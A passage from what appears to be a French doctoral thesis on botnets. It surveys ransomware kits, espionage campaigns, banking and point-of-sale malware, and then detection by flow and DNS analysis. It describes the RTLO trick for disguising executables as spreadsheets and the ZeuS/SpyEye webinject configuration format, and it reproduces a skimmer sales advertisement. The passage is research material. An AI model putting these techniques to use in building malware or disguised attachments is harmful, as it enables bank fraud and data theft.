

Figure 2.7 – Scénarios possibles de diffusion des botnets, depuis les botnets isolés jusqu'aux kits permettant y compris l'affiliation

- issus du kit "Silence Winlocker" : Americana Dreams, Jagfu, Gimemo, LockScreen.CI, Goscri ;
- issu du kit "ZOIE" : Epubb ;
- issus du kit "Multilocker" : Nertra, Vicas, IPeur et Mlano ;
- tandis que Reveton est bien l'oeuvre d'un acteur ou d'un groupe isolé, ne cherchant pas à faire profiter d'autres personnes des qualités éventuelles de leur code malveillant ;

En particulier, les techniques développées par le LORIA (voir par exemple le papier [CFM12] qui détaille les méthodes de collecte de traces d'exécution et leur classification) avec qui nous avons eu plusieurs réunions de travail, nous ont permis d'arriver ensemble à la conclusion que les botnets appelés Tobfy et Ransom.IF avaient des bots dont le code présente de très grandes similitudes, nous permettant d'établir un lien supplémentaire.

Nota : L'évolution des rançongiciels que l'on a observée ensuite a été l'avènement à partir de 2013 de rançongiciels chiffrants (ou *cryptolockers*).

2.4.2 Les botnets et campagnes d'espionnage

Les botnets d'espionnage (notre catégorie "Spying") sont un cas manifestement à part dans notre étude. En particulier, ils n'ont pas l'aspect classique d'un botnet souvent décrit comme un réseau de nombreuses machines infectées : chaque instance peut parfois ne concerner qu'un seul ou quelques systèmes et très souvent, l'infrastructure de commande et de contrôle sera dédiée à une cible particulière [Kam11]. Mais ils correspondent bien à notre définition, une ou plusieurs machines infectées étant reliées à une infrastructure de commande et de contrôle.

Une autre particularité des botnets d'espionnage est leur potentiel médiatique, les éditeurs de sécurité notamment n'hésitant pas à donner des noms percutants aux campagnes associées.

Enfin, on retrouve dans beaucoup de ces campagnes d'espionnage l'utilisation de logiciels malveillants relevant de la catégorie des RATs comme outil principal (tels Havex ou Poison Ivy).

Le scénario de ces campagnes et donc de l'installation de ces botnets implique la plupart du temps des courriels piégés (*spear phishing*, cf. définition 1.27 page 62) ou encore des opérations de *waterholing*. Pour inciter les victimes à cliquer sur les pièces jointes des courriels piégés, différentes techniques d'ingénierie sociale sont utilisées. Dans le cas d'Etumbot, les auteurs de [ASE14] ont par exemple relevé l'utilisation de la possibilité d'afficher les caractères de droite à gauche (RTLO pour right-to-left override), un caractère Unicode invisible (U+202e) positionné au bon endroit qui permet de faire croire qu'un fichier se terminant en `slx.scr` serait un fichier .XLS (Excel) alors qu'en réalité c'est un exécutable (`.scr` est l'extension des économiseurs d'écran sous Microsoft Windows, en réalité des fichiers exécutables). Parfois des techniques d'obfuscation rares sont utilisées telles que le *string stacking* (encore appelé *byte strings*) qui consiste à charger les chaînes de caractères octet par octet dans le code malveillant lui-même.

Il est difficile de tirer des conclusions à partir des informations publiées sur ces campagnes. En effet, les chercheurs qui publient sur ces menaces sont en général dans un pays différent de celui d'où semble provenir l'attaque et surtout leurs découvertes dépendent du fait que la campagne a été détectée, alors que bien évidemment beaucoup de précautions sont prises pour éviter la détection. **Ce qui n'est jamais totalement clair c'est de savoir si les campagnes sont menées par de véritables acteurs étatiques ou bien par des entreprises ou groupes criminels qui revendraient ensuite leurs résultats au plus offrant.**

Enfin, les objectifs de telles campagnes ne sont pas uniquement d'obtenir des informations, mais parfois de détruire l'infrastructure de leurs cibles. C'est ce qu'ont vécu des sociétés comme Aramco en 2012 avec Disttrack/Shamoon [Pan12] et plus récemment TV5 Monde.

Très souvent, la terminologie *Advanced Persistant Threat* (APT) est utilisée, que nous préférons traduire par **attaque en profondeur**. En effet, non seulement s'agit-il de placer un pied dans l'infrastructure de la cible, mais de s'y maintenir et d'être en capacité de l'explorer pour récupérer un maximum d'informations, puis d'y rester longtemps si nécessaire ou d'effacer les traces : le botnet est souvent utilisé pour servir de pivot entre l'intérieur et l'extérieur.

En résumé, voici quelques critères caractèristiques d'un botnet/d'une campagne d'espionnage :

- **instances de botnets de petite taille (quelques unités au maximum) ;**
- **campagnes d'ingénierie sociale, notamment via *spear phishing* ;**
- **utilisation de méthodes supplémentaires pour camoufler l'attaque, la rendre plus discrète (serveurs de commande et de contrôle dédiés, en cascade, techniques d'obfuscation rares ou innovantes) ;**
- **attaque en profondeur dans le réseau de la victime et dans la durée (APT) ;**
- **l'objectif principal est l'extraction d'informations confidentielles et parfois la destruction de données ou de matériels ;**

L'attribution à un acteur dit "étatique" n'étant jamais très claire, il est difficile d'en faire un critère, toutefois de tels acteurs seront souvent cités dans les publications.

Enfin, certaines opérations de vol de données dans de grandes entreprises peuvent ressembler par certains aspects – notamment par les méthodes employées – avec des opérations d'espionnage. Ainsi, en juillet 2013, le ministère de la justice américain rendait public [Nar13] l'acte d'accusation [Sim13] contre 4 Russes et 1 Ukrainien accusés des attaques contre Heartland Payment Systems, JCPenney ou le NASDAQ. Ils ont utilisé différentes méthodes qui sont mises en avant dans le document (injections SQL), dont l'utilisation de logiciels malveillants de nature non précisée, vraisemblablement des RATs, et une infrastructure de commande et de contrôle très organisée. L'intention des délinquants était ici clairement de détourner de façon massive des numéros de carte bancaire utilisables. **C'est la motivation qui est déterminante pour différencier les campagnes d'espionnage des campagnes de détournements de données ("Stealing" dans notre classification).**

2.4.3 Botnets bancaires

Les botnets bancaires constituent aussi une catégorie particulièrement intéressante. Peut-être est-ce celle qui permet rapidement les plus gros revenus pour les délinquants, c'est aussi l'une de celles où il y a le plus d'innovations. En effet, il s'agit d'une compétition permanente avec des équipes particulièrement motivées sur les questions de sécurité dans les banques elles-mêmes.

Dès le début de nos travaux [Fre12c], le botnet Citadel avait attiré notre attention. La publication du code source du botnet ZeuS – qui dominait réellement le "marché" à l'époque – en mai 2011 avait donné beaucoup de perspectives à de nouvelles équipes et on avait vu apparaître IceIX ; SpyEye puis Citadel, chacun rivalisant de nouveautés, y compris dans leurs relations avec les détenteurs de licences. Nous avons référencé plus de 40 botnets bancaires différents ; une grande partie des classes récentes sont liées à l'émergence des botnets ciblant les terminaux de point de vente.

Dans certains cas, ce sont des botnets de type RAT ou des chevaux de Troie aux fonctionnalités avancées qui sont utilisés pour cibler les organismes bancaires, comme on l'a beaucoup vu en Russie avec RDPdoor ou Sheldor [ER11] ou plus récemment avec la campagne Anunak/Carbanak [FI14], l'idée étant de s'en prendre directement aux banques ou à de gros clients, en combinant des botnets bancaires classiques (dont Carberp, Qadars) et des outils d'intrusion. Carbanak n'est pas en soi une nouvelle méthode, contrairement à ce qu'on a pu lire en début d'année 2015, mais se caractérise plutôt par son ampleur exceptionnelle.

Une des particularités de l'observation de ces botnets est qu'ils sont souvent diffusés en kit (ZeuS, Citadel, etc.) et donc le nombre d'instances de ces botnets est très important ([Abu10] évoque 250 serveurs de commande et de contrôle actifs au mois de mars 2010). Le modèle technique proposé par ZeuS, et repris ensuite par ses successeurs et concurrents, est de proposer la configuration des injections Web dans un fichier séparé qui peut être mis à jour (fonctionnalité de *Webinject*) : l'injection Web consiste, en fonction de certains paramètres caractéristiques dans la page Web affichée, d'injecter du code supplémentaire (HTML, Javascript, etc...) qui sera traité par le navigateur comme s'il provenait du site légitime.

Le format standard qui s'est imposé (celui de ZeuS puis SpyEye) contient – une fois déchiffré par le code malveillant :

- `set_url` puis l'URL cible (expression régulière si nécessaire) suivie de lettres expliquant la conduite à tenir (G pour l'inspection des requêtes de type HTTP GET, P pour l'inspection des requêtes de type POST, L pour journaliser les contenus entre les balises

d'injection et H pour journaliser le reste du contenu sur ces pages) ;
- `data_before/data_end` : l'injection doit se faire juste après le contenu décrit entre ces deux balises ;
- `data_inject/data_end` : le contenu à injecter est décrit entre ces deux balises ;
- `data_after/data_end` : l'injection se fait juste avant le contenu décrit entre ces deux balises ;

[Bou14] souligne les évolutions de ces injections Web : la prise en compte directe par ces techniques de l'interception des contenus remplis par les victimes dans les formulaires (plutôt que par une méthode complexe d'interception du flux réseau par exemple), la suppression d'avertissements affichés par la banque, la réalisation de virements bancaires (**Automatic Transfer Systems (ATS)** [Kha12]), le contournement des codes de vérification à usage unique (reçus par téléphone mobile notamment, appelés alors **mTAN pour mobile Transaction Authorization Number**, en incitant l'utilisateur à installer une application sur son téléphone mobile grâce à une injection dans le site Web de la banque), en camouflant les montants détenus dans le compte bancaire pour masquer un virement. La fabrication de ces fichiers de configuration d'injections Web est devenu un vrai métier cybercriminel : [Bou14] présente un certain nombre de ces services qui sont par exemple commercialisés $2 000 pour un kit ciblant une banque allemande.

Les évolutions sont aussi dans le code malveillant : Citadel par exemple a rajouté un certain nombre de fonctionnalités par rapport à ZeuS dont il a repris le code [Mil12] : chiffrement AES 128 bits (au lieu de RC4), détection de l'examen en bac-à-sable, capture d'écran au format vidéo, filtrage de requêtes DNS (pour bloquer les mises à jour des antivirus notamment), support de Google Chrome ou dénis de service (pour empêcher des victimes de se connecter sur leur site de banque en ligne.

A partir des informations collectées dans le cadre de nos travaux, nous proposons une synthèse des botnets bancaires sous forme de frise chronologique entre 2003 et 2015 (cf. figure 2.8 page ci-contre), indiquant notamment les héritages entre les différentes classes de botnets et le cas échéant certaines instances particulières.

2.4.4 Les botnets de terminaux de point de vente

Ils constituent l'évolution naturelle après les botnets bancaires classiques, car ils permettent de récupérer de façon massive les données concernant de nombreux porteurs de carte bancaire qui se présentent dans les enseignes. Communément applés *Point-of-sale malware (PoS malware)*, ils ciblent traditionnellement des plates-formes sous système d'exploitation Microsoft Windows qui équipent de nombreuses caisses enregistreuses, mais ils peuvent aussi cibler d'autres systèmes d'exploitation, voire directement les terminaux indépendants.

La fonctionnalité la plus couramment intégrée consiste à surveiller la mémoire du système, voire la mémoire de certains processus ciblés et d'y rechercher des identifiants bancaires (numéros de carte, date de validité). Si ces données ne sont pas imprimées sur les tickets de caisse, elles sont belles et bien traitées à un moment ou un autre par un composant du système de caisse enregistreuse. La société TARGET en a été une victime fracassante en 2013 (40 millions de numéros de carte bancaire détournés grâce au botnet BlackPOS[Kre14]), mais les sociétés victimes ont été ensuite très nombreuses.

Nous référençons 26 classes différentes de botnets de terminaux de point de vente, avec pour certains d'entre eux des héritages directs (même équipe cybercriminelle derrière les



Figure 2.8 – Botnets bancaires (hors botnets ciblant les terminaux de points de vente) – ZitMo, CitMo, SpitMo et Ikee.B ciblent des plates-formes mobiles ; Sopelka est une instance particulière avec un *panel* rassemblant trois botnets différents ; Anunak/Carbanak est une campagne utilisant notamment Carberp, Qadars et un troyen spécifique à Anunak.

évolutions) ou indirects (suite à des fuites de code source[iP14]). En théorie, les points de vente destinés aux cartes bancaires à puce (donc dans la zone Euro, mais aussi dans de plus en plus de pays dans le monde) sont mieux sécurisés par nature, toutefois on n'est pas à l'abri de certains risques :

- des cartes bancaires émises par certaines banques qui reproduisent la piste magnétique dans un champ de données de la puce (champ 57 du standard de carte à puce EMV dit "Track 2 equivalent data" qui contient soit la copie de la seconde piste magnétique soit – et c'est plus sûr – une donnée permettant uniquement de vérifier la carte), mais de toutes façons on retrouvera sur la puce au moins le numéro de la carte, le nom du porteur, la date de validité ; on n'y retrouvera jamais le code de vérification CV2 qui est uniquement imprimé sur la carte ;
- la nécessaire compatibilité avec les acheteurs utilisant des cartes à piste magnétique (et donc un danger direct pour leurs identifiants) ;
- les éventuelles faiblesses d'implémentation dans certains équipements.

Et comme nous l'évoquons au début de cette section, il y a de fortes chances pour que des codes malveillants puissent être injectés jusque dans des terminaux indépendants : il se vend aujourd'hui sur les marchés *underground*(cf. figure 2.9) des terminaux modifiés pour réaliser une opération de skimming (la victime croit interagir avec un terminal légitime puisque c'est une modification d'un terminal original, sauf que sa piste, les informations de sa puce et son code PIN sont mémorisés par le code malveillant). Ici, le commerçant est malhonnête, mais on n'est pas à l'abri que des codes malveillants soient imaginés pour être installés à l'insu des commerçants ou qu'ils y soient incités par une méthode d'ingénierie sociale et que les données puissent être transmises à distance, ces appareils étant communicants. C'est théoriquement difficile parce que de nombreuses sécurités sont en place, mais les délinquants sont patients.


POS Verifone or Ingenico skimmer for sale

POS (point of sale) WIRELESS SKIMMER (VERIFONE)

Available also POS hacking chip with set up manuals.
Price $1700 USD

Below is a where you can see a hacked version of the vx510 printing out a fake transaction approval receipt.
Offline POS skimmers for sale of the following model.
Vx670 Vx 510, Vx 570, Vx 610, Vx3730 !

Languages: English, French ,Spanish , Russian and others

Description:
This machine can Store Track1 & Track 2 along with ATM PIN are stored and time stamped. It has got options to say approved, communication error, declined, unknown error and Insufficient funds.

FIGURE 2.9 – Publicité pour des terminaux de point de vente modifiés permettant de réaliser des opérations de *skimming*

2.4.5 Prospective sur les objets connectés

Dans [MFB15] nous proposons une revue des architectures de botnets mobiles. Nous proposons d'étendre la réflexion à tous les objets qui – de plus en plus nombreux – sont connectés d'une façon ou d'une autre entre eux et éventuellement à Internet (très souvent par une communication sur un réseau de téléphonie mobile d'ailleurs). L'observation des

botnets ciblant les plates-formes de téléphonie mobile, des motivations de leurs auteurs nous indique très clairement que l'imagination des délinquants ne s'arrêtera pas là. Voici quelques raisons qui devraient les motiver à s'intéresser aux objets connectés :

- Les objets connectés sont généralement moins puissants et il ne semble pas que la sécurité soit toujours une priorité dans leur développement ;
- Ils collectent et contiennent énormément de données personnelles ;
- Si un grand nombre d'entre eux est compromis, ils constituent une puissance de calcul supplémentaire à abuser ;
- Et surtout, les possibilités sont potentiellement plus grandes, parce qu'on ne parle plus uniquement de systèmes d'information, mais, comme pour les systèmes de commande industriels (ou SCADA), d'objets qui ont des fonctions importantes dans nos vies (sécurité domiciliaire, véhicules, dispositifs médicaux, etc.)

Ainsi, l'attaque spectaculaire démontrée à la conférence Blackhat 2015 contre des véhicules non modifiés, à distance, via le système de divertissement du véhicule nous donne une bonne idée des possibilités. En effet, dans le papier qu'ils ont publié suite à la conférence, [MV15] détaillent l'ensemble de la surface d'attaque d'un tel véhicule, des points d'entrée possibles aux points de pivotage possible entre les systèmes de divertissement et les systèmes vitaux.

On peut donc prédire, sans risque de se tromper, que nous verrons des botnets de montres connectées, systèmes domotiques, pèse-personne communicants, dispositifs médicaux et voitures intelligentes. Les usages seront d'abord semblables à ceux des téléphones mobiles (détournement de données, banque en ligne, rançongiciel), mais pourraient s'étendre à de nouveaux usages : menaces de déni de service ciblant certains usages (contre un fabricant automobile), des manipulations de cours en bourse de fabricants, espionnage via les systèmes de sécurité domestique.

2.5 Conclusion du second chapitre

La collecte d'informations (et nous le verrons dans le chapitre suivant leur analyse) suppose de pouvoir échanger ces données. [Ril15] met en avant cette nécessité et propose une stratégie concrète pour la réaliser, grâce à une généralisation des standards que nous venons d'évoquer et leur adoption par tous les acteurs.

La poursuite des observations menées pour aboutir à construire le présent chapitre et les réflexions développées dès [Fre12a] où nous faisions une première synthèse de la description des botnets et des organisations criminelles qui les exploitent, confirment l'acuité de la problématique. **Les botnets constituent aujourd'hui en effet la véritable infrastructure par excellence du crime numérique**. De fait, ils sont même capables d'héberger et de déployer de nouvelles menaces.

La conclusion suivante est qu'on est confronté non plus à des organisations criminelles structurées, mais à un véritable écosystème cybercriminel, composé d'individus ou de petits groupes très agiles, susceptibles de changer de partenaires du jour au lendemain et de s'adapter à la demande et au marché criminel. Ce nouveau schéma supposera une adaptation des méthodes de défense et d'investigation, en étant tout aussi agiles et toujours plus rapides.

Le dernier chapitre explore les différentes méthodes et les acteurs de la lutte contre ces menaces, pour proposer une synthèse des meilleures pratiques et des pistes d'amélioration.

CHAPITRE 3

Méthodes de lutte contre les botnets

3.1 Introduction

Les méthodes de lutte contre les botnets comportent des actions de détection (parfois combinées à des mesures de prévention intégrées), l'analyse avancée de la menace (et en particulier des codes malveillants), puis les actions de défense, de blocage et de démantèlement. Elles sont décrites dans le présent chapitre. Parmi celles-ci nous proposons `MALINT`, un prototype d'outil de collecte de données relatives aux botnets à partir de sources ouvertes et fermées accessibles aux enquêteurs.

Ce parcours nous amènera ensuite à proposer différentes pistes d'amélioration des stratégies de démantèlement.

3.2 Détection

La détection de botnets peut prendre plusieurs dimensions qui se complètent naturellement : la détection par les acteurs de la sécurité des réseaux qui cherchent à se protéger contre les menaces connues et les activités suspectes et celle des chasseurs de menaces qui recherchent puis analysent de nouvelles menaces. Bien évidemment ces deux approches interagissent et les techniques utilisées de part et d'autre peuvent avoir des usages croisés.

[SSPS13] propose une revue des méthodes de détection, classées en deux grandes catégories : détection par pots-de-miel (*honeypot*) et détection par systèmes de détection d'intrusion (*Intrusion detection system* (IDS)) ; cette deuxième catégorie est elle-même décomposée en :

- détections IDS par signature ;
- détections IDS par recherche d'anomalies :
  - sur les hôtes ;
  - dans le réseau (par surveillance passive ou active).

[HPGPL11] propose plus simplement de décomposer les méthodes selon qu'elles sont actives ou passives, l'utilisation de pots-de-miel étant classée dans les méthodes passives ; cela n'est pas toujours totalement vrai puisque certains de ces pots-de-miel vont justement avoir une interaction forte [MA07].

Nous nous sommes proposés de voir comment ces méthodes permettent à la fois de se protéger et le cas échéant de détecter de nouvelles menaces, et ainsi améliorer la protection.

3.2.1 Détection passive

La détection passive de l'activité des botnets est intéressante pour deux publics : les chercheurs en sécurité et les personnes chargées de la sécurité des systèmes d'information.

Dans ce second cas, le préalable à cette démarche comprend bien entendu toutes les mesures nécessaires à l'assurance de la sécurité d'un réseau : la bonne connaissance des infrastructures installées et la collecte sur les systèmes et dans le réseau des données qui vont permettre de réaliser cette détection. Il faut aussi réaliser une veille technologique des vulnérabilités et de l'évolution des menaces qui concernent le plus son organisation : suivant sa maturité et les outils dont on dispose on pourra recueillir et échanger des indicateurs de compromission de référence (cf. section 2.2.3 page 84).

3.2.1.1 Inspection de flux et de paquets

Deux natures d'information sur les réseaux sont traditionnellement collectées : les paquets de données entiers ou des flux (*network flows*) qui sont une sorte de synthèse de l'activité sur le réseau. Le RFC 7011 [CTA13] définit un flux réseau comme un ensemble de paquets ou de trames passant à un point d'observation du réseau pendant un intervalle de temps donné, caractérisés par un certain nombre de caractéristiques communes (parmi les champs d'en-tête comme les adresses IP ou ports source et destination, étiquettes MPLS, etc.). Un enregistrement de flux comportera donc ces caractéristiques ainsi que des mesures statistiques (nombre d'octets total par exemple).

L'analyse des paquets est donc potentiellement plus riche mais peut être plus coûteuse et évidemment plus intrusive. En outre, l'utilisation de plus en plus courante de protocoles chiffrés permet de mettre en difficulté beaucoup de méthodes reposant sur l'analyse du contenu des paquets [GZL08]. Toutefois, l'analyse du contenu des paquets n'est pas toujours à éliminer : [FCT11] détaille une méthode de collecte sur des hôtes dans le réseau et de classification des protocoles suspects et [RPLL13] détaille une méthode de classification automatique des protocoles P2P malveillants reposant sur une combinaison des deux approches.

De nombreux travaux proposent effectivement de se passer de l'inspection de paquets. Ainsi, [KRH07] propose une démarche ciblant l'identification des serveurs de commande et de contrôle. Plus avancé, [ZTG+12] présente des résultats de détection grâce à la classification de flux via un arbre de décision ou un réseau bayésien sur des caractéristiques limitées mais suffisantes : la variance de la taille de la charge utile pendant l'intervalle de temps, le nombre de paquets échangés pendant l'intervalle de temps, la taille du premier paquet dans le flux et le nombre de flux depuis cette adresse rapporté au nombre total de flux. Ainsi, avec des intervalles de temps réglés à 180 secondes, les auteurs arrivent à des taux de vrais positifs de l'ordre de 98% et des taux de faux positifs de l'ordre de 2% (sur des jeux de données comportant des activités connues des botnets Storm et Waledac).

BotFinder [TFVK12] offre une approche similaire mais plus générique. Ses auteurs intro-

duisent la notion de trace, correspondant à une série de flux composant la communication entre deux points de réseau. Pour chacune de ces traces, les caractéristiques suivantes sont extraites : intervalle moyen entre deux flux successifs, durée moyenne des connexions, nombre moyen d'octets source et d'octets destination et une transformée de Fourier rapide (FFT) calculée sur une représentation binaire de la succession des connexions dans le flux. La phase d'apprentissage toutefois repose uniquement dans les résultats présentés sur des comportements connus de botnets et donc ne permettra pas de détecter de nouveaux types de botnets par comparaison à l'activité normale du réseau. Les auteurs démontrent son efficacité y compris sur l'analyse de gros volumes de données représentatifs du trafic d'un opérateur majeur. Le concept est amélioré par [HUS+14] en combinant la détection de BotFinder avec les logiciels malveillants et les données associées collectées grâce à des pots de miel.

Enfin, montrant qu'on peut s'adapter à de nombreuses situations, [GRH14] propose d'automatiser la création de règles, ici dans les réseaux de commande industriels (SCADA), non pas uniquement sur la base d'un apprentissage basé sur l'activité classique sur un tel réseau, mais sur la base d'une modélisation intelligente des systèmes en place et des protocoles qu'ils utilisent.

Donc, concernant l'analyse de trafic, seules les méthodes qui reposent sur la comparaison au traffic connu ou supposé normal (par rapport à la connaissance des systèmes) ou bien complétant la détection dans les flux par un réseau de pots de miel permettent ici de détecter de nouvelles menaces.

3.2.1.2 Observation du protocole DNS

On a vu que les noms de domaine jouaient un rôle souvent important dans le fonctionnement des botnets (cf. section 1.2.3.9 page 51), voire que certains botnets utilisaient le protocole DNS comme canal caché pour leur protocole de commande et de contrôle (cf. même section 1.2.3.9 page 53). Il est donc logique que parmi les informations qui peuvent circuler sur les réseaux, celles du protocole DNS sont susceptibles de jouer un rôle dans leur détection, comme le démontre l'étude de [HKS11] qui met en évidence les caractéristiques des domaines liés à l'usage de services de *fast-flux DNS*. Bien entendu, cela peut aussi être une approche pour réaliser des mesures de la prévalence des botnets dans les réseaux, comme le fait [SGRL12] pour Conficker.

[Col14] présente un état de l'art des différentes approches de détection de l'activité des botnets sur le protocole DNS. La démarche employée par les différentes méthodes varie essentiellement en fonction de l'endroit où l'on se place (sur un réseau local, chez un opérateur ou encore dans un bureau d'enregistrement), donc de la nature des données auxquelles on va accéder. Ensuite, c'est la connaissance des comportements des botnets qui guide les méthodes développées : observation de l'historique des informations associées à un nom de domaine ou une adresse IP ou analyse de la composition de la chaîne de caractères composant le nom de domaine.

Exposure [BKKB11] & [BSB+14] propose par exemple de soumettre les requêtes DNS (les réponses des serveurs DNS récursifs) à un classificateur automatique (algorithme J48 d'arbre de décision) en fonction de quinze critères et sur la base d'un apprentissage à partir de requêtes associées à des botnets connus. Par exemple, pour imaginer l'un de ces critères, il faut se rappeler qu'un nom de domaine associé à un algorithme de génération de noms de domaine aura une durée de sollicitation courte avec une montée rapide du nombre de requêtes puis une baisse rapide. D'autres critères sont le nombre d'adresses IP distinctes obtenues en réponse ou le TTL moyen. Les résultats de leur essai sur une période de 17 mois sont disponibles en

ligne [1], malheureusement le projet n'a pas reçu de financement lui permettant de fonctionner après 2012, en tous cas en publiant les données. D'autres méthodes sont proposées dans la littérature, par exemple [SI11] démontre de bons résultats sur la détection de services de *fast-flux DNS* avec un algorithme de classification naïve bayésienne.

[APN+12] présente une méthode autorisant la détection automatisée de nouveaux modèles de DGA, sur l'intuition que la plupart des noms de domaines recherchés par un bot utilisant un DGA résulteraient en des réponses `NXDOMAIN` (domaine non-exisant) et que tous les bots utilisant le même algorithme produiraient le même schéma de requêtes.

Utilisant une idée similaire, les concepteurs de BotGAD [CLK09] partent de l'idée plus générique que les bots ont un comportement par groupes, se connectant au système de commande et de contrôle, recevant des commandes et les exécutant. C'est sur l'application de leur projet aux requêtes DNS que les auteurs ont obtenu les meilleurs résultats (par rapport à l'analyse de traffic TCP ou UDP par exemple). Ils notent évidemment que les systèmes de mises à jour de logiciels ont des comportements similaires aux botnets et qu'ils doivent être éliminés une fois détectés (ils pointent normalement vers des noms de domaine aux motivations transparentes) ; il faudra toutefois faire attention à des activités classiques de botnets qui utilisent des services légitimes pour leur synchronisation (horaire ou géographique par exemple) : BotGAD a ainsi pu détecter l'activité du botnet Storm au travers de requêtes inhabituelles par leur fréquence à des serveurs de synchronisation horaire NTP.

